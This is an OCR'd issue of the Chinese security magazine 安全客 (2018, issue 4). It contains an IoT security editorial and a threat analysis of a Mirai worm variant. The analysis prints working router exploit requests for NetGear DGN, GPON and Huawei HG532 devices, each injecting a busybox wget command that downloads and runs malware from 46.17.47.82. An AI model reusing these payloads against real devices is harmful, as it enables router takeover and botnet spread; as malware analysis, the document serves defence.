360 www.360.com 安全第一

2018年季刊-第4期


安全客 SECURITY GEEK

THE INTERNET OF THINGS

安全客 有思想的安全新媒体

重新定义智能时代的 IoT安全

Go代码审计 - gitea 远程命令执行漏洞链



互联网黑灰产工具软件安全报告：2018年度半年报告

利用动态二进制加密实现新型一句话木马之客户端篇

毒云藤组织（APT-C-01）- 军政情报刺探者揭露

CONTENTS

内容简介

安全客-2018季刊-第四期

物联网安全

万物互联的时代，IOT安全也逐渐走进人们视野。早在前年，MIRAI就已经向全球的安全人员敲响了IOT安全的警钟；同时近些年的智能设备，如智能门锁、智能插座乃至于复杂设备如手表、电视等，都愈来愈重视其安全性，顾客亦然。未来，物联网一定会占据一席之地，而物联网安全也将成为重中之重。

安全运营

企业安全中，安全运营是基础但非常重要的一层。很多大型公司已经在安全运营的道路上摸爬滚打良久，总结出了一些经验与教训，这些教训不管是对其他大型企业查漏补缺或是对小型企业建设自己的安全部，都有着一定的参考与借鉴价值。

安全研究

安全总是要不断突破，面对很多习以为常的内容，发现其中的盲点。在研究过程中，不仅会逐渐加深对知识的理解，有时还能从中找到新的方向，完成一些从未想过的"骚操作"。

漏洞分析

在应急过后，对漏洞的详细分析是必不可少的。不管是漏洞治标治本完美修复还是前车之鉴安全开发，它在其中都起着至关重要的作用。

高级威胁

网络安全同时也包含有国家安全，而2018年更是如此。各种APT组织与黑客团体层出不穷，不断对企业和普通民众造成威胁，成为互联网下难以抹除的深邃黑影。面对高级威胁，企业并非毫无还手之力，攻击溯源同样能成为安全防护的有力手段。

主办
安全客
360 Security Geek

杂志顾问	**Advisor**
谭晓生	Tan Xiaosheng
主编	**Editor-in-Chief**
蔡玉光	Cai Yuguang
林伟	Lin Wei
编辑	**Editors**
邓金铃	Deng Jinling
任天宇	Ren Tianyu
王彩云	Wang Caiyun
张乾赫	Zhang Qianhe
杂志设计	**Magazine Design**
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	**Content Contact**
电话	010-5244 7484
邮箱	rentianyu@360.cn
杂志合作	**Magazine Contact**
电话	010-5244 7484
邮箱	dengjinling@360.cn

扫码关注《安全客》微信订阅号

重新定义智能时代的“IoT安全”

物联网作为现实世界与数字世界间的衔接桥梁，近几年呈现了爆发式的发展。随着AI技术在物联网的广泛应用，物联网早已融入更多智能化元素。未来，随着5G移动网络将在2019年商用，万物互联的进程还会被加速。在这个披上智能外衣和加速器的万物互联时代，IoT安全也面临着巨大的挑战。

在智能时代，原先只会在科幻片中感受的智能家居场景已变成了现实，人类的生活也变得更加便捷。当你到家附近时，智能安防系统会自动亮起辅助灯，屋中的空调根据智能温度计反馈的数据自动开启。当你通过指纹识别开门后，屋内的灯光、窗帘等将根据室外情况进行调节，你可以在室内通过智能音箱或手势下达命令，对智能厨卫、家电进行操控。

据预测，到2020年，全球联网设备也将超越240亿部。物联网规模急剧扩大，其威胁因子也正急速增加，狂飙是元年时代不可避免的姿态，但唯有装上刹车才能保证不会坠入悬崖。在智能时代下的IoT竞争中，是否具备解决安全问题的能力，已经成了巨头与追赶者之间的分水岭。

在智能时代下，“IoT安全”会有何不同？企业、安全从业者又该如何应对？

万物互联的产业链，需要对IoT的网络安全有足够的重视和开放。比如，近期华为发布的战略规划中，明确了网络安全和隐私保护是这个巨人的最高纲领。

结合传统安全技术和AI技术进行IoT安全防护成为了安全行业中的技术趋势，形成从端上的安全芯片和SDK支撑、通用管道的链路控制和保护、智能化云端管控的综合方案。未来面对海量的IoT安全威胁，从人工转化为自动智能管理、提供趋于标准化的安全解决方案、构建跨行业的协同信任体系，将会成为行之有效的防护手段。

应对智能时代的“IoT安全”是一次重要的挑战，但同样也是驱动产业变革的新契机，如何把握好这次机会，相信大家会在这次季刊中寻得更多收获。

360公司首席安全官
谭晓生

Contents

物联网安全

万物互联的时代，IoT 安全也逐渐走进人们视野。早在前年，Mirai 就已经向全球的安全人员敲响了 IoT 安全的警钟；同时近些年的智能设备，如智能门锁、智能插座乃至于复杂设备如手表、电视等，都愈来愈重视其安全性，顾客亦然。未来，物联网一定会占据一席之地，而物联网安全也将成为重中之重。

路由器漏洞频发 Mirai 新变种来袭

作者：murphyzhang、xmy、hjchjcjh@ 云鼎实验室

原文:https://mp.weixin.qq.com/s?timestamp=1545990072&src=3&ver=1&signature=cWCDyi93VGkDSIlY4ahZXpKBjnhlL9LzQ7FJLD4oZcx6TgCLEXSTn4MGjPSDM59lN1dVMyfnOTpbmKr5xXLCsrb4fLXrWboEwOL0zroGxpn6luZ8tAU01c=

1.1 一、前言

近期腾讯安全云鼎实验室听风威胁感知平台监测发现一款攻击路由器的蠕虫病毒，经过分析，认定此款蠕虫是 mirai 病毒的新变种，和之前的 mirai 病毒不同，该蠕虫不仅仅通过初代 mirai 使用的 telnent 爆破进行攻击，更多通过路由器漏洞进行攻击传播。


1.2 二、Payload 与漏洞分析

样本在传播和攻击过程中涉及到 4 个 PayLoad，均针对**路由器**进行攻击，我们会对相关漏洞进行介绍，并针对传播情况利用抽样数据进行统计分析。

表 PayLoad 情况

被攻击设备	设备型号	漏洞编号
NetGear 路由器	DGN1000、DGN2000	CNNVD-201306-024
GPON 光纤路由器	H640GR-02、H640GV-03、H640GW-02、H640RW-02、H645G	CVE-2018-10561/62
华为 HG532 系列路由器	HG532	CVE-2017-17215
linksys 多款路由器	Cisco Linksys E4200 、EA4500、EA3500、EA2700、E1000、E2100L	CNVD-2014-01260

图影响设备分布



数据来源：腾讯安全云鼎实验室

上图是几款路由器漏洞影响的国家范围，中国、俄罗斯、日本和美国是受灾较为严重的国家。与国家发展程度、网络普及程度有一定关系，也与上述几款路由器的销售区域有着较强的关联。由于国产设备多，安全性不高等原因，我国未来 IoT 安全面临着巨大的挑战。

下面我们针对这四个漏洞分别进行介绍：

1.2.1 01 NetGear 路由器任意执行漏洞（CNNVD-201306-024）

1）漏洞分析：

POC 通过 GET 方法执行 setup.cgi，通过 todo 命令执行 syscmd，通过 syscmd 来执行下载和执行病毒的命令。


```
GET/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://46.17.47.82/gvv+
```

代码如下：


A、执行 setup.cgi 后执行 setup_main：

```
loc_409380:
la      $a1, 0x440000
lw      $s0, 0($s2)
la      $t9, strstr
addiu   $a1, (aSetup_cgi - 0x440000)  # "setup.cgi"
jalr    $t9 ; strstr
move    $a0, $s0          # haystack
lw      $gp, 0x138+var_128($sp)
nop
la      $t9, setup_main
bnez    $v0, loc_409424
move    $a0, $s3
```

B、使用 GET 和 POST 方法都可以提交 POC：




Todo 参数后面直接调取相关的文件执行，没有做任何过滤，这里也是被利用的地方，直接调用 syscmd 来执行自己想要的命令。



2）传播情况：

图 NetGear DGN 设备远程任意命令执行漏洞攻击数据抽样统计



数据来源：腾讯安全云鼎实验室

发起 NetGear 漏洞攻击最多的地区是俄罗斯，可以推断带有 NetGear 漏洞扫描的病毒载体感染量大。

1.2.2 02 GPON 光纤路由器命令执行漏洞（CVE-2018-10561/62）

1）漏洞分析：

设备上运行的 HTTP 服务器在进行身份验证时会检查特定路径，攻击者可以利用这一特性绕过任意终端上的身份验证。

通过在 URL 后添加特定参数?images/，最终获得访问权限：


```
http://ip:port/menu.html?images/ăhttp://ip:port/GponForm/diag_FORM?images/
```

```
POST /GponForm/diag_Form?images/ HTTP/1.1
User-Agent: Hello, World
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`busybox+wget+
http://46.17.47.82/cutie+-O+/tmp/nigr;sh+/tmp/nigr`&ipv=0
```

图 GPON PayLoad

2）传播情况：

图 GPON 设备远程任意命令执行漏洞攻击数据抽样统计



数据来源：腾讯安全云鼎实验室

此漏洞的病毒载体感染范围较大，对于中国、格鲁吉亚、埃及的影响最为广泛。中国、美国的光纤发展迅速，埃及和格鲁吉亚受到中国影响，光纤发展速度也很快，也是他们受影响设备多的一个原因。

1.2.3 03 华为 HG532 系列路由器远程命令执行漏（CVE-2017-17215）

1）漏洞分析：

图 HG532 PayLoad


```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
                                    身份认证
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway",
nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1",
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=0000000
cnonce="248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
            <NewStatusURL>$(/bin/busybox wget -g 46.17.47.82 -l /tmp/xlx -r /gvv;
            /bin/busybox chmod 777 * /tmp/xlx; /tmp/xlx huawei)
            </NewStatusURL>
            <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
        </u:Upgrade>
    </s:Body>                                   安全客（www.anquanke.com）
</s:Envelope>
```

我们可以观察 POC 首先提交一个身份认证信息，之后 upgrade 里面的 **NewStatusURL** 标签中执行了**想要执行的命令**。模块在 upnp 中，我们找到 upnp 模块，并找到 NEwStatusURL 标签，代码**直接通过 SYSTEM 执行命令（upg -g -u %s -t 'Firmware Upgrade...'），没有做任何过滤**。

```
beqz    $v0, loc_407564
lui     $a1, 0x41
la      $t9, NTP_XML_GetChildNodeByName
lw      $a0, 0x20($s0)
la      $a1, aNewstatusurl  # "NewStatusURL"
move    $a2, $zero
jalr    $t9 ; NTP_XML_GetChildNodeByName
addiu   $a3, $sp, 0x24
lw      $gp, 0x18($sp)
bnez    $v0, loc_407564
move    $s1, $v0
lw      $v0, 0x24($sp)
nop
beqz    $v0, loc_407564
addiu   $s0, $sp, 0x28
la      $t9, snprintf
lw      $a3, 0x20($sp)
la      $a2, aUpgGUS11Firmwa  # "upg -g -U %s -t "1 Firmware Upgrade Ima"...
move    $a0, $s0
li      $a1, 0x400
jalr    $t9 ; snprintf
sw      $v0, 0x10($sp)
lw      $gp, 0x18($sp)
nop
la      $t9, system
nop
jalr    $t9 ; system
move    $a0, $s0
lw      $gp, 0x18($sp)
```


2）传播情况：

图 **华为 HG532** 设备远程命令执行漏洞攻击数据抽样统计



数据来源：腾讯安全云鼎实验室

图 CVE-2017-17215 世界影响范围



数据来源：腾讯安全云鼎实验室

通过华为 HG532 设备远程命令执行的攻击统计，可以看出，利用此漏洞的病毒载体或扫描在中国、日本、俄罗斯非常活跃。

